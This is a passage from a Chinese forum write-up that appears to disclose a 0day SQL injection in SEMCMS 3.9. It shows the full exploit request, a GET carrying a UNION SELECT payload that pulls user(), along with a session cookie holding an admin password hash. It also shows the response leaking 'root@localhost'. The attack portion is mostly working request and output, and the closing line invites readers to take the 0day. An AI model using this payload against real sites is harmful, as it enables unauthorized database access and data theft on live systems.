2 Date: Sat, 27 Jun 2020 09:27:04 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
mod_log_rotate/1.02
4 X-Powered-By: PHP/7.3.4
5 Connection: close
6 Content-Type: text/html; charset=utf-8
7 Content-Length: 15881
8
9 <!DOCTYPE html>
10 <html>
11 <head>
12 <meta charset="utf-8">
13 <title>Mobile Phone Case,Leather case</title>
14 <meta content="Mobile Phone Case,Leather case" name="keywords">
15 <meta content="Mobile Phone Case,Leather case, Ipad case
series,Bluetooth,Phone accessories" name="description">
16 <link rel="shortcut icon" href="Images/default/favicon.ico" />
17 <link href="http://192.168.1.4/Templete/default/Css/style.css"
rel="stylesheet" type="text/css" />
18 <script src="http://192.168.1.4/Templete/default/Js/jquery-1.7.2.min.js" type="text/javascript"></script>
19 <script src="http://192.168.1.4/Templete/default/Js/jquery.SuperSlide.js" type="text/javascript"></script>
20 <script src="http://192.168.1.4/Templete/default/Js/public.js" type="text/javascript"></script>
```

16,127 bytes 2,049 millis

Nginx 下的联合注入：

GET /?111' UNION SELECT 1,2,3,user(),5,6,7,8,9# HTTP/1.1



The image shows a terminal window on the left and a browser window on the right. The terminal window displays the exploit command:

```
1 GET /?111' UNION SELECT 1,2,3,user(),5,6,7,8,9# HTTP/1.1
2 Host: www.audit.com
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
  image/apng,*/*;q=0.8,application/signed-exchange;v=b3
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
9 Cookie: _atuv=c2t7C26; scusername=%E6%80%BB%E8%B4%A6%E5%8F%B7;
  scuseradmin=Admin; scuserpass=c4ca4238a0b923820dcc509a6f75849b
0 Connection: close
1
2
```

The browser window shows the resulting HTML code, which includes a search form and a search result of 80 matches.

```
29
30  <div class="sc_top">
31    <div class="sc_top_comment">
32      <div class="sc_top_comment_1_left"></div><div class="sc_top_comment_1_right">
33         <a href="mailto:service@sem-cms.com">
34          service@sem-cms.com</a></div>
35        <div class="sc_top_comment_2_left"><a href="http://www.audit.com/SEMCMS3.9/root@localhost/"></a></div>
36        <div class="sc_top_list"></div></div>
37        <div class="sc_top_comment_2_right">
38          <div class="sc_top_comment_2_right_left"><
39            form action="http://www.audit.com/SEMCMS3.9/root@localhost/search.php"
39            method="post"><input type="text" name="search" id="search" class="sc_top_ser_1" placeholder="Enter your keywords" /><
40            input name="submit" id="submit" type="submit" value="Search" class="sc_top_ser_2" /></form> </div>
41        <div class="sc_top_comment_2_right_right">
42          <div>+86 (0576) 88888888</div>
43        </div>
44      </div>
45    </div>
46  </div>
47  <div>root</div>
48  <div>80 matches</div>
```

0x04 尾巴

妈妈说拿了 0day 不顶帖子的都是坏哥哥！